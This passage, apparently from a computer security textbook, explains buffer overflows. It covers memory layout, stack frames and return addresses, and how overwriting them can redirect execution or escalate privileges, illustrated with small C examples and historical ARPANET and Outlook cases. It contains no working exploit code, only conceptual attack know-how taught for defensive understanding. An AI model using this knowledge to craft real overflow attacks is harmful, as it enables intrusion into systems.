¹ Some operating systems do separate executable code from nonexecutable data, and some hardware can provide different protection to memory addresses containing code as opposed to data. Unfortunately, however, for reasons including simple design and performance, most operating systems and hardware do not implement such separation. We ignore the few exceptions in this chapter because the security issue of buffer overflow applies even within a more constrained system. Designers and programmers need to be aware of buffer overflows, because a program designed for use in one environment is sometimes transported to another less protected one.

Computers use a pointer or register known as a **program counter** that indicates the next instruction. As long as program flow is sequential, hardware bumps up the value in the program counter to point just after the current instruction as part of performing that instruction. Conditional instructions such as IF(), branch instructions such as loops (WHILE, FOR) and unconditional transfers such as GOTO or CALL divert the flow of execution, causing the hardware to put a new destination address into the program counter. Changing the program counter causes execution to transfer from the bottom of a loop back to its top for another iteration. Hardware simply fetches the byte (or bytes) at the address pointed to by the program counter and executes it as an instruction.

Instructions and data are all binary strings; only the context of use says a byte, for

example, 0x41 represents the letter A, the number 65, or the instruction to move the contents of register 1 to the stack pointer. If you happen to put the data string “A” in the path of execution, it will be executed as if it were an instruction. In [Figure 3-1](#) we show a typical arrangement of the contents of memory, showing code, local data, the heap (storage for dynamically created data), and the stack (storage for subtask call and return data). As you can see, instructions move from the bottom (low addresses) of memory up; left unchecked, execution would proceed through the local data area and into the heap and stack. Of course, execution typically stays within the area assigned to program code.




FIGURE 3-1 Typical Memory Organization

Not all binary data items represent valid instructions. Some do not correspond to any defined operation, for example, operation 0x78 on a machine whose instructions are all numbers between 0x01 and 0x6f. Other invalid forms attempt to use nonexistent hardware features, such as a reference to register 9 on a machine with only eight hardware registers.

To help operating systems implement security, some hardware recognizes more than one mode of instruction: so-called privileged instructions that can be executed only when the processor is running in a protected mode. Trying to execute something that does not correspond to a valid instruction or trying to execute a privileged instruction when not in the proper mode will cause a **program fault**. When hardware generates a program fault, it stops the current thread of execution and transfers control to code that will take recovery action, such as halting the current process and returning control to the supervisor.

Code and Data

Before we can explain the real impact of buffer overflows, we need to clarify one point: Code, data, instructions, the operating system, complex data structures, user programs, strings, downloaded utility routines, hexadecimal data, decimal data, character strings, code libraries, photos, and everything else in memory are just strings of 0s and 1s; think of

it all as bytes, each containing a number. The computer pays no attention to how the bytes were produced or where they came from. Each computer instruction determines how data values are interpreted: An Add instruction implies the data item is interpreted as a number, a Move instruction applies to any string of bits of arbitrary form, and a Jump instruction assumes the target is an instruction. But at the machine level, nothing prevents a Jump instruction from transferring into a data field or an Add command operating on an instruction, although the results may be unpleasant. Code and data are bit strings interpreted in a particular way.

In memory, code is indistinguishable from data. The origin of code (respected source or attacker) is also not visible.

You do not usually try to execute data values or perform arithmetic on instructions. But if `0x1C` is the operation code for a Jump instruction, and the form of a Jump instruction is `1C displ`, meaning execute the instruction at the address *displ* bytes ahead of this instruction, the string `0x1C0A` is interpreted as jump forward 10 bytes. But, as shown in [Figure 3-2](#), that same bit pattern represents the two-byte decimal integer 7178. So storing the number 7178 in a series of instructions is the same as having programmed a Jump. Most higher-level-language programmers do not care about the representation of instructions in memory, but curious investigators can readily find the correspondence. Manufacturers publish references specifying precisely the behavior of their chips, and utility programs such as compilers, assemblers, and disassemblers help interested programmers develop and interpret machine instructions.




FIGURE 3-2 Bit Patterns Can Represent Data or Instructions

Usually we do not treat code as data, or vice versa; attackers sometimes do, however, especially in memory overflow attacks. The attacker's trick is to cause data to spill over

into executable code and then to select the data values such that they are interpreted as valid instructions to perform the attacker's goal. For some attackers this is a two-step goal: First cause the overflow and then experiment with the ensuing action to cause a desired, predictable result, just as David did.

Harm from an Overflow

Let us suppose a malicious person understands the damage that can be done by a buffer overflow; that is, we are dealing with more than simply a normal, bumbling programmer. The malicious programmer thinks deviously: What data values could I insert to cause mischief or damage, and what planned instruction codes could I force the system to execute? There are many possible answers, some of which are more malevolent than others. Here, we present two buffer overflow attacks that are used frequently. (See [ALE96] for more details.)

First, the attacker may replace code in the system space. As shown in [Figure 3-3](#), memory organization is not as simple as shown in [Figure 3-1](#). The operating system's code and data coexist with a user's code and data. The heavy line between system and user space is only to indicate a logical separation between those two areas; in practice, the distinction is not so solid.




FIGURE 3-3 Memory Organization with User and System Areas

Remember that every program is invoked by an operating system that may run with higher privileges than those of a regular program. Thus, if the attacker can gain control by masquerading as the operating system, the attacker can execute commands in a powerful role. Therefore, by replacing a few instructions right after returning from his or her own procedure, the attacker regains control from the operating system, possibly with raised privileges. This technique is called **privilege escalation**. If the buffer overflows into system code space, the attacker merely inserts overflow data that correspond to the machine code for instructions.

In the other kind of attack, the intruder may wander into an area called the stack and heap. Subprocedure calls are handled with a stack, a data structure in which the most recent item inserted is the next one removed (last arrived, first served). This structure works well because procedure calls can be nested, with each return causing control to transfer back to the immediately preceding routine at its point of execution. Each time a procedure is called, its parameters, the return address (the address immediately after its call), and other local values are pushed onto a stack. An old stack pointer is also pushed onto the stack, and a stack pointer register is reloaded with the address of these new values. Control is then transferred to the subprocedure.

As the subprocedure executes, it fetches parameters that it finds by using the address pointed to by the stack pointer. Typically, the stack pointer is a register in the processor. Therefore, by causing an overflow into the stack, the attacker can change either the old stack pointer (changing the context for the calling procedure) or the return address (causing control to transfer where the attacker intends when the subprocedure returns). Changing the context or return address allows the attacker to redirect execution to code written by the attacker.

In both these cases, the assailant must experiment a little to determine where the overflow is and how to control it. But the work to be done is relatively small—probably a day or two for a competent analyst. These buffer overflows are carefully explained in a paper by Mudge [[MUD95](#)] (real name, Pieter Zatkó) of the famed l0pht computer security group. Pincus and Baker [[PIN04](#)] reviewed buffer overflows ten years after Mudge and found that, far from being a minor aspect of attack, buffer overflows had been a significant attack vector and had spawned several other new attack types. That pattern continues today.

An alternative style of buffer overflow occurs when parameter values are passed into a routine, especially when the parameters are passed to a web server on the Internet. Parameters are passed in the URL line, with a syntax similar to

[Click here to view code image](#)

```
http://www.somesite.com/subpage/userinput.asp?  
parm1=(808)555-1212
```

In this example, the application script `userinput` receives one parameter, `parm1` with value `(808)555-1212` (perhaps a U.S. telephone number). The web browser on the caller's machine will accept values from a user who probably completes fields on a form. The browser encodes those values and transmits them back to the server's web site.

The attacker might question what the server would do with a really long telephone number, say, one with 500 or 1000 digits. This is precisely the question David asked in the example we described in [Sidebar 3-2](#). Passing a very long string to a web server is a slight variation on the classic buffer overflow, but no less effective.

Overwriting Memory

Now think about a buffer overflow. If you write an element past the end of an array or you store an 11-byte string in a 10-byte area, that extra data has to go somewhere; often it goes immediately after the last assigned space for the data.

A buffer (or array or string) is a space in which data can be held. A buffer resides in

memory. Because memory is finite, a buffer's capacity is finite. For this reason, in many programming languages the programmer must declare the buffer's maximum size so that the compiler can set aside that amount of space.

Let us look at an example to see how buffer overflows can happen. Suppose a C language program contains the declaration

```
char sample[10];
```

The compiler sets aside 10 bytes to store this buffer, one byte for each of the 10 elements of the array, denoted `sample[0]` through `sample[9]`. Now we execute the statement

```
sample[10] = 'B';
```

The subscript is out of bounds (that is, it does not fall between 0 and 9), so we have a problem. The nicest outcome (from a security perspective) is for the compiler to detect the problem and mark the error during compilation, which the compiler could do in this case. However, if the statement were

```
sample[i] = 'B';
```

then the compiler could not identify the problem until `i` was set during execution either to a proper value (between 0 and 9) or to an out-of-bounds subscript (less than 0 or greater than 9). It would be useful if, during execution, the system produced an error message warning of a subscript exception. Unfortunately, in some languages, buffer sizes do not have to be predefined, so there is no way to detect an out-of-bounds error. More importantly, the code needed to check each subscript against its potential maximum value takes time and space during execution, and resources are applied to catch a problem that occurs relatively infrequently. Even if the compiler were careful in analyzing the buffer declaration and use, this same problem can be caused with pointers, for which there is no reasonable way to define a proper limit. Thus, some compilers do not generate the code to check for exceeding bounds.

Implications of Overwriting Memory

Let us more closely examine the problem of overwriting memory. Be sure to recognize that the potential overflow causes a serious problem only in some instances. The problem's occurrence depends on what is adjacent to the array `sample`. For example, suppose each of the ten elements of the array `sample` is filled with the letter A and the erroneous reference uses the letter B, as follows:

[Click here to view code image](#)

```
for (i=0; i<=9; i++)
    sample[i] = 'A';
sample[10] = 'B'
```

All program and data elements are in memory during execution, sharing space with the operating system, other code, and resident routines. So four cases must be considered in deciding where the 'B' goes, as shown in [Figure 3-4](#). If the extra character overflows into the user's data space, it simply overwrites an existing variable value (or it may be written into an as-yet unused location), perhaps affecting the program's result but affecting no other program or data.




FIGURE 3-4 One-Character Overflow

In the second case, the 'B' goes into the user's program area. If it overlays an already executed instruction (which will not be executed again), the user should perceive no effect. If it overlays an instruction that is not yet executed, the machine will try to execute an instruction with operation code 0x42, the internal code for the character 'B'. If there is no instruction with operation code 0x42, the system will halt on an illegal instruction exception. Otherwise, the machine will use subsequent bytes as if they were the rest of the instruction, with success or failure depending on the meaning of the contents. Again, only the user is likely to experience an effect.

The most interesting cases (from a security perspective) occur when the system owns the space immediately after the array that overflows. Spilling over into system data or code areas produces results similar to those for the user's space: computing with a faulty value or trying to execute an operation.

Program procedures use both **local** data, data used strictly within one procedure, and **shared** or **common** or **global data**, which are shared between two or more procedures. Memory organization can be complicated, but we simplify the layout as in [Figure 3-5](#). In that picture, local data are stored adjacent to the code of a procedure. Thus, as you can see, a data overflow either falls strictly within a data space or it spills over into an adjacent code area. The data end up on top of one of

- another piece of your data
- an instruction of yours

- data or code belonging to another program
- data or code belonging to the operating system

We consider each of these cases separately.




FIGURE 3-5 Memory of Different Procedures for Different Users

Affecting Your Own Data

Modifying your own data, especially with an unintended value, will obviously affect your computing. Perhaps a loop will repeat too many or too few times, a sum will be compromised, or a date will become garbled. You can imagine these possibilities for yourself. The error may be so egregious that you will easily recognize something is wrong, but a more subtle failure may escape your notice, perhaps forever.

From a security standpoint, few system controls protect you from this kind of error: You own your data space and anything you want to store there is your business. Some, but not all, programming languages generate checking code for things like arrays to ensure that you store elements only within the space allocated. For this reason, the defensive programming technique (discussed later in this chapter) recommends that you always check to ensure that array elements and strings are within their boundaries. As [Sidebar 3-3](#) demonstrates, sometimes such an error lies dormant for a long time.

Sidebar 3-3 Too Many Computers

The ARPANET, precursor to today's Internet, began operation in 1969. Stephen Crocker and Mary Bernstein [[CRO89](#)] exhaustively studied the root causes of 17 catastrophic failures of the ARPANET, failures that brought down the entire network or a significant portion of it.

As you might expect, many of these failures occurred during the early 1970s as use of the network caused flaws to surface. The final one of their 17 causes appeared only in 1988, nearly 20 years after the inception of the network. This disruption was caused by an overflow.

The original ARPANET network comprised hosts that connected to

specialized communications processors called IMPs. Each interface message processor (IMP) controlled an individual subnetwork, much like today's routers; the IMPs connected to other IMPs through dedicated communications lines. For reliability, each IMP had at least two distinct paths to each other IMP. The IMP connections were added to a table dynamically as communication between two IMPs was required by network traffic.

In 1988, one subnetwork added a connection to a 348th IMP. The table for IMP connections had been hard-coded in 1969 to only 347 entries, which seemed wildly excessive at the time, and in the intervening years people had forgotten that table size if, indeed, it had ever been publicized. (In 1967, 347 IMPs was far more than the designers ever envisioned the network would have.) Software handling the IMP's table detected this overflow but handled it by causing the IMP to reboot; upon rebooting, the IMP's table was cleared and would be repopulated as it discovered other reachable subnetworks. Apparently the authors of that software assumed such a table overflow would be a sporadic mistake from another cause, so clearing and rebooting would rid the table of the faulty data. Because the fault was due to a real situation, in 1989 the refreshed IMP ran for a while until its table refilled and then it failed and rebooted again.

It took some time to determine the source and remedy of this flaw, because twenty years had passed between coding and failing; everybody associated with the original design or implementation had moved on to other projects.

As this example shows, buffer overflows—like other program faults—can remain unexploited and undetected for some time, but they are still present.

Affecting an Instruction of Yours

Again, the failure of one of your instructions affects you, and systems give wide latitude to what you can do to yourself. If you store a string that does not represent a valid or permitted instruction, your program may generate a fault and halt, returning control to the operating system. However, the system will try to execute a string that accidentally does represent a valid instruction, with effects depending on the actual value. Again, depending on the nature of the error, this faulty instruction may have no effect (if it is not in the path of execution or in a section that has already been executed), a null effect (if it happens not to affect code or data, such as an instruction to move the contents of register 1 to itself), or an unnoticed or readily noticed effect.

Destroying your own code or data is unpleasant, but at least you can say the harm was your own fault. Unless, of course, it wasn't your fault. One early flaw in Microsoft's Outlook involved the simple date field: A date is a few bytes long to represent a day, month, year, and time in GMT (Greenwich Mean Time) format. In a former version of Outlook, a message with a date of more than 1000 bytes exceeded the buffer space for message headers and ran into reserved space. Simply downloading such a message from a mail server would cause your system to crash, and each time you tried to restart, Outlook would try to reload the same message and crash again. In this case, you suffered harm from a buffer overflow involving only your memory area.

One program can accidentally modify code or data of another procedure that will not be

executed until much later, so the delayed impact can be almost as difficult to diagnose as if the attack came from an unrelated, independent user. The most significant impact of a buffer overflow occurs when the excess data affect the operating system's code or data.

Modification of code and data for one user or another is significant, but it is not a major computer security issue. However, as we show in the next section, buffer overflows perpetrated on the operating system can have serious consequences.

Affecting the Operating System or a Critical Application

The same basic scenarios occur for operating system code or data as for users, although again there are important variations. Exploring these differences also leads us to consider motive, and so we shift from thinking of what are essentially accidents to intentional malicious acts by an attacker.

Because the mix of programs changes continually on a computing system, there is little opportunity to affect any one particular use. We now consider the case in which an attacker who has already overtaken an ordinary user now wants to overtake the operating system. Such an attack can let the attacker plant permanent code that is reactivated each time a machine is restarted, for example. Or the attack may expose data, for example, passwords or cryptographic keys that the operating system is entrusted to safeguard. So now let us consider the impact a (compromised) user can have on the operating system.

Users' code and data are placed essentially at random: wherever there is free memory of an appropriate size. Only by tracing through system memory allocation tables can you learn where your program and data appear in memory. However, certain portions of the operating system are placed at particular fixed locations, and other data are located at places that can easily be determined during execution. Fixed or easily determined location distinguishes operating system routines, especially the most critical ones, from a user's code and data.

A second distinction between ordinary users and the operating system is that a user runs without operating system privileges. The operating system invokes a user's program as if it were a subprocedure, and the operating system receives control back when the user's program exits. If the user can alter what the operating system does when it regains control, the user can force the operating system to execute code the user wants to run, but with elevated privileges (those of the operating system). Being able to modify operating system code or data allows the user (that is, an attacker acting as the user) to obtain effective privileged status.

Privilege escalation, executing attack code with higher system permissions, is a bonus for the attacker.

The call and return sequence operates under a well-defined protocol using a data structure called the stack. Aleph One (Elias Levy) describes how to use buffer overflows to overwrite the call stack [[ALE96](#)]. In the next section we show how a programmer can use an overflow to compromise a computer's operation.

The Stack and the Heap

The **stack** is a key data structure necessary for interchange of data between procedures,

as we described earlier in this chapter. Executable code resides at one end of memory, which we depict as the low end; above it are constants and data items whose size is known at compile time; above that is the heap for data items whose size can change during execution; and finally, the stack. Actually, as shown earlier in [Figure 3-1](#), the heap and stack are at opposite ends of the memory left over after code and local data.

When procedure A calls procedure B, A pushes onto the stack its return address (that is, the current value of the program counter), the address at which execution should resume when B exits, as well as calling parameter values. Such a sequence is shown in [Figure 3-6](#).




FIGURE 3-6 Parameters and Return Address

To help unwind stack data tangled because of a program that fails during execution, the stack also contains the pointer to the logical bottom of this program’s section of the stack, that is, to the point just before where this procedure pushed values onto the stack. This data group of parameters, return address, and stack pointer is called a **stack frame**, as shown in [Figure 3-7](#).




FIGURE 3-7 A Stack Frame

When one procedure calls another, the stack frame is pushed onto the stack to allow the two procedures to exchange data and transfer control; an example of the stack after procedure A calls B is shown in [Figure 3-8](#).




FIGURE 3-8 The Stack after a Procedure Call

Now let us consider a slightly deeper example: Suppose procedure A calls B that in turn calls C. After these two calls the stack will look as shown in [Figure 3-7](#), with the return address to A on the bottom, then parameters from A to B, the return address from C to B, and parameters from B to C, in that order. After procedure C returns to B, the second stack frame is popped off the stack and it looks again like [Figure 3-9](#).




FIGURE 3-9 The Stack after Nested Procedure Calls

The important thing to notice in these figures is the program counter: If the attacker can overwrite the program counter, doing so will redirect program execution after the procedure returns, and that redirection is, in fact, a frequently seen step in exploiting a buffer overflow.

Overflow into system space can redirect execution immediately or on exit from the current called procedure.

Refer again to [Figure 3-1](#) and notice that the stack is at the top of memory, growing downward, and something else, called the heap, is at the bottom growing up. As you have just seen, the stack is mainly used for nested calls to procedures. The **heap** provides space for dynamic data, that is, data items whose size is not known when a program is compiled.

If you declare an array of ten elements in the source code of a routine, the compiler allocates enough space for those ten elements, as well as space for constants and individual variables. But suppose you are writing a general-purpose sort routine that works on any data, for example, tables with arbitrarily many rows and columns of any kind of data. You might process an array of 100 integers, a table of 20,000 telephone numbers, or a structure of 2,000 bibliographic references with names, titles, and sources. Even if the table itself is passed as a parameter so that you do not need space to store it within your program, you will need some temporary space, for example, for variables to hold the values of two rows as you compare them and perhaps exchange their positions. Because you cannot know when you write your code how large a row will be, modern programming languages let you defer declaring the size of these variables until the program executes. During execution, code inserted by the compiler into your program

